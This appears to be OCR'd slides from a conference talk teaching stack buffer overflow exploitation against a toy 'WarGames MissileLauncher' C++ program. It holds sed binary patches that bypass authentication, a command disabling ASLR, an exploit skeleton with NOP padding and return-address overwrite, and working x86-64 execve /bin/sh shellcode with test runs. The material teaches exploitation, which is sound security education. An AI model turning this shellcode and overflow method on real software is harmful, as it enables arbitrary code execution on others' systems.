$ clang++ -o launch_fixed launch_fixed.cpp

$ ./launch_fixed
WarGames MissileLauncher v0.1
Secret: AAAABBBBC*
Access denied
Operation complete

$ ./simple_exploit | ./launch_fixed
WarGames MissileLauncher v0.1
Secret: Access denied
Operation complete
```


@PATI_GALLARDO
Use sed to binary patch

Use sed to binary patch

@PATI_GALLARDO

```
$ objdump -M intel -d ./launch | grep -A 7
"<_Z23authenticate_and_launchv>:"
0000000000400890 <_Z23authenticate_and_launchv>:
  400890:    55                      push   rbp
  400891:    48 89 e5                mov    rbp,rsp
  400894:    48 83 ec 30             sub    rsp,0x30
  400898:    48 bf 4b 0a 40 00 00    movabs rdi,0x400a4b
  40089f:    00 00 00
  4008a2:    c7 45 fc 02 00 00 00    mov    DWORD PTR [rbp-0x4],0x2
  4008a9:    c6 45 fb 00             mov    BYTE PTR [rbp-0x5],0x0

$ cp launch launch_mod
$ sed -i "s/\xc7\x45\xfc\x02/\xc7\x45\xfc\x2a/" ./launch_mod
$ sed -i "s/\xc6\x45\xfb\x00/\xc6\x45\xfb\x01/" ./launch_mod
```

n_missiles = 2

allowaccess = false

n_missiles = 42 and allowaccess = true

Use sed to binary patch


@PATI_GALLARDO

```
$ ./launch_mod
WarGames MissileLauncher v0.1
Secret: David
Access granted
Launching 42 missiles
Operation complete

$ ./launch_mod
WarGames MissileLauncher v0.1
Secret: Joshua
Access granted
Launching 42 missiles
Operation complete

$ ./launch_mod
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access granted
Launching 42 missiles
Operation complete
```





@PATI_GALLARDO
Stack Buffer Exploit

```
int execve(const char *filename,
           char *const argv[],
           char *const envp[]);
```




Shellcode - code that gives you shell

@PATI_GALLARDO




100	Return address
99	<something>
98	char array item 3
97	char array item 2
96	char array item 1
95	char array item 0




Write direction vs Stack growing direction

Write Payload

@PATI_GALLARDO



100	char[5]: “ret” address ***95***
99	char[4]: No-op
98	char[3]: No-op
97	char[2]: No-op
96	char[1]: Shellcode
95	char[0]: Shellcode



Write direction vs Stack growing direction

Instructions also go toward **higher** addresses

100	char[5]: “ret” address ***95***
99	char[4]: No-op
98	char[3]: No-op
97	char[2]: No-op
96	char[1]: Shellcode
95	char[0]: Shellcode

Stack grows toward **lower** addresses

Write direction vs Stack growing direction

stack_overflow_exploit.c

```c
int main(void) {
  char shellcode[] = "";

  size_t shellcode_size = (sizeof shellcode) - 1;

  int offset = 0; // We need to find the return addr offset
  int padded_bytes = offset - shellcode_size;

  {
    fwrite(shellcode, 1, shellcode_size, stdout);
  }

  {
    char pad[] = "\x90"; // No-ops
    for (int i = 0; i < padded_bytes; i++)
      fwrite(pad, 1, 1, stdout);
  }

  {
    // We need to find the address of the buffer
    char addr[] = "";
    fwrite(addr, 1, 6, stdout);
  }

  putchar('\0');
}
```

@PATI_GALLARDO

Basic structure of the exploit code

stack_overflow_exploit.c

```
int main(void) {
  char shellcode[] = "";

  size_t shellcode_size = (sizeof shellcode) - 1;

  int offset = 0; // We need to find the return addr offset
  int padded_bytes = offset - shellcode_size;

  {
    fwrite(shellcode, 1, shellcode_size, stdout);
  }

  {
    char pad[] = "\x90"; // No-ops
    for (int i = 0; i < padded_bytes; i++)
      fwrite(pad, 1, 1, stdout);
  }

  {
    // We need to find the address of the buffer
    char addr[] = "";
    fwrite(addr, 1, 6, stdout);
  }

  putchar('\0');
}
```

Offset of return address from buffer on the stack

Address of buffer in memory

@PATI_GALLARDO

What we need to know

launch_bigger.cpp

```
void launch_missiles(int n) {
  printf("Launching %d missiles\n", n);
}

void authenticate_and_launch(void) {
  int n_missiles = 2;
  bool allowaccess = false;
  char response[110];
  printf("%p\n", &response);
  printf("Secret: ");
  std::cin >> response;

  if (strcmp(response, "Joshua") == 0)
    allowaccess = true;

  if (allowaccess) {
    puts("Access granted");
    launch_missiles(n_missiles);
  }

  if (!allowaccess)
    puts("Access denied");
}

int main(void) {
  puts("WarGames MissileLauncher v0.1");
  authenticate_and_launch();
  puts("Operation complete");
}
```

@PATI_GALLARDO

Lets make some changes to make it easier

Bigger buffer and get the address


```
echo 0 > /proc/sys/kernel/randomize_va_space
```

Metasploit **pattern_create** and **pattern_offset**


Used to find the offset of the return pointer from the start of the buffer

Metasploit **pattern_create**

Creates a string of un-repeated character sequences

Metasploit **pattern_offset**

Gives the offset in the character sequence of this section



@PATI_GALLARDO

Find the offset of the return address


@PATI_GALLARDO
Attempt 1
Stack Buffer Exploit

simple_stack_overflow_test.c

```
#include <stdio.h>
#include <string.h>

char shellcode[] =
    "\xeb\x17"              // jmp <push_str>
    "\x5f"                  // <pop_str>: pop %rdi
    "\x48\x31\xd2"          // xor    %rdx,%rdx
    "\x48\x31\xc0"          // xor    %rax,%rax
    "\x48\x89\xe6"          // mov    %rsp,%rsi
    "\x48\x89\x54\x24\x08" // mov    %rdx,0x8(%rsp)
    "\x48\x89\x3c\x24"      // mov    %rdi,(%rsp)
    "\xb0\x3b"              // mov    $0x3b,%al
    "\x0f\x05"              // syscall
    "\xe8\xe4\xff\xff\xff" // <push_str>: callq <pop_str>
    "/bin/sh";

int main()
{
  printf("len:%lu bytes\n", strlen(shellcode));
  (*(void(*)()) shellcode)();
  return 0;
}
```

@PATI_GALLARDO

See talk at CppCon 2018 for details

Let's just test it

@PATI_GALLARDO

```
wargames$ clang -z execstack -o simple_stack_overflow_test
simple_stack_overflow_test.c
wargames$ ./simple_stack_overflow_test
len:37 bytes
$
```

Let's try it

@PATI_GALLARDO

```
wargames$ clang -o simple_stack_overflow_exploit
simple_stack_overflow_exploit.c
wargames$ ./simple_stack_overflow_exploit > file
wargames$ gdb -q ./launch_bigger
(gdb) r < file
Starting program: ./launch_bigger < file
WarGames MissileLauncher v0.1
0x7fffffffdc90
Secret: Access denied
```

It just hangs:
/bin/sh string not null terminated


@PATI_GALLARDO
Attempt 2
Stack Buffer Exploit

Hex value	Ascii	Reverse Ascii
68732f2f6e69622f	hs//nib/	/bin//sh

@PATI_GALLARDO

simple_stack_overflow_test2.c

```
char shellcode[] =
    "\x48\x31\xd2"                                  // xor    %rdx,%rdx
    "\x48\x31\xc0"                                  // xor    %rax,%rax
    "\x50"                                          // push   %rax
    "\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68"      // movabs $0x68732f2f6e69622f,%rbx
    "\x53"                                          // push   %rbx
    "\x48\x89\xe7"                                  // mov    %rsp,%rdi
    "\x52"                                          // push   %rdx
    "\x57"                                          // push   %rdi
    "\x48\x89\xe6"                                  // mov    %rsp,%rsi
    "\xb0\x3b"                                      // mov    $0x3b,%al
    "\x0f\x05";                                     // syscall

int main()
{
  printf("len:%lu bytes\n", strlen(shellcode));
  (*(void(*)()) shellcode)();
  return 0;
}
```

Null terminate the string in the shellcode

Let's just test it

@PATI_GALLARDO

```
wargames$ clang -z execstack -fno-stack-protector -o
simple_stack_overflow_test2 simple_stack_overflow_test2.c
wargames$ ./simple_stack_overflow_test2
len:30 bytes
$
```

Let's try it

@PATI_GALLARDO

```
wargames$ clang -o simple_stack_overflow_exploit
simple_stack_overflow_exploit.c
wargames$ ./simple_stack_overflow_exploit > file
wargames$ gdb -q ./launch_bigger
(gdb) r < file
Starting program: ./launch_bigger < file
WarGames MissileLauncher v0.1
0x7fffffffdc90
Secret: Access denied
process 21397 is executing new program: /bin/dash
[Inferior 1 (process 21397) exited normally]
(gdb)
```

Starts /bin/bash but exits immediately

What's wrong? Lets look at strace

@PATI_GALLARDO


```
wargames$ clang -o simple_stack_overflow_exploit2
simple_stack_overflow_exploit2.c
wargames$ ./simple_stack_overflow_exploit2 > file
wargames$ strace -o strace.log ./launch_bigger < file
WarGames MissileLauncher v0.1
0x7fffffffdd10
Secret: Access denied
wargames$ grep ENOTTY strace.log
ioctl(0, TCGETS, 0x7ffffffeba0) = -1 ENOTTY (Inappropriate ioctl for
device)
```

The shell fails to start because of TTY? **Google!**


3
@PATI_GALLARDO
Attempt 3
Stack Buffer Exploit


New Idea!

Try to close STDIN and reopen tty first


Write C code for shellcode
Compile it
Write inline assembly, eliminating zero bytes
Put bytes in a char buffer
Put jmp addr on ret addr

shellcode.c


```c
#include <unistd.h>
#include <fcntl.h>

int main(void) {
  close(0);
  open("/dev/tty", O_RDWR);
  char *name[2];
  name[0] = "/bin/sh";
  name[1] = NULL;
  execve(name[0], name, NULL);
}
```


Write C code for shellcode
Compile it
Write inline assembly, eliminating zero bytes
Put bytes in a char buffer
Put jmp addr on ret addr

Build it statically, with no canary

@PATI_GALLARDO

```
wargames$ clang -save-temps -Os -static -fno-stack-protector -o
shellcode shellcode.c
wargames$ ./shellcode
$
wargames$ ldd shellcode
    not a dynamic executable
```


Write C code for shellcode
Compile it
Write inline assembly, eliminating zero bytes
Put bytes in a char buffer
Put jmp addr on ret addr

Look at the assembly of main

@PATI_GALLARDO

```
wargames$ objdump -d shellcode | grep -A 14 "<main>"
0000000000400b30 <main>:
  400b30:    48 83 ec 18          sub    $0x18,%rsp
  400b34:    31 ff                xor    %edi,%edi
  400b36:    e8 15 8b 04 00       callq  449650 <__close>
  400b3b:    bf 44 1f 49 00       mov    $0x491f44,%edi
  400b40:    be 02 00 00 00       mov    $0x2,%esi
  400b45:    31 c0                xor    %eax,%eax
  400b47:    e8 a4 85 04 00       callq  4490f0 <__libc_open>
  400b4c:    b8 4d 1f 49 00       mov    $0x491f4d,%eax
  400b51:    66 48 0f 6e c0       movq   %rax,%xmm0
  400b56:    48 89 e6             mov    %rsp,%rsi
  400b59:    66 0f 7f 06          movdqa %xmm0,(%rsi)
  400b5d:    bf 4d 1f 49 00       mov    $0x491f4d,%edi
  400b62:    31 d2                xor    %edx,%edx
  400b64:    e8 47 7f 04 00       callq  448ab0 <__execve>
```

The syscalls involved

%rax	#	System call	%rdi	%rsi	%rdx	%r10
0x3	3	sys_close	**unsigned int** fd			
0x3b	59	sys_execve	**const char *** filename	**const char *** const argv[]	**const char *** const envp[]	
0x101	257	sys_openat	**int** dfd	**const char *** filename	**int** flags	**int** mode

%rax	#	System call	%rdi
0x3	3	sys_close	**unsigned int** fd

@PATI_GALLARDO

```
wargames$ objdump -d shellcode | grep -A 6 "<__close>:"
0000000000449650 <__close>:
  449650:    8b 05 b6 31 27 00     mov    0x2731b6(%rip),%eax
  449656:    85 c0                 test   %eax,%eax
  449658:    75 16                 jne    449670 <__close+0x20>
  44965a:    b8 03 00 00 00        mov    $0x3,%eax
  44965f:    0f 05                 syscall
  449661:    48 3d 00 f0 ff ff     cmp    $0xfffffffffffff000,%rax
```

%rax	#	System call	%rdi
0x3	3	sys_close	**unsigned int** fd

@PATI_GALLARDO

shellcode_asm.c

```
// ------------------------------------------------------
// close
// ------------------------------------------------------
"xor %rdi, %rdi\n\t"   // Zero out rdi - without using 0
"xor %rax, %rax\n\t"   // Zero out rax - without using 0
"mov $0x3, %al\n\t"    // Write the syscall number (3) to al
"syscall\n\t"          // Do the syscall
```

%rax	#	System call	%rdi	%rsi	%rdx	%r10
0x101	257	sys_openat	**int** dfd	**const char *** filename	**int** flags	**int** mode

@PATI_GALLARDO

```
wargames$ objdump -d shellcode | grep -A 30 "<__libc_open>:"
00000000004490f0 <__libc_open>:
  4490f0:   48 83 ec 68             sub    $0x68,%rsp
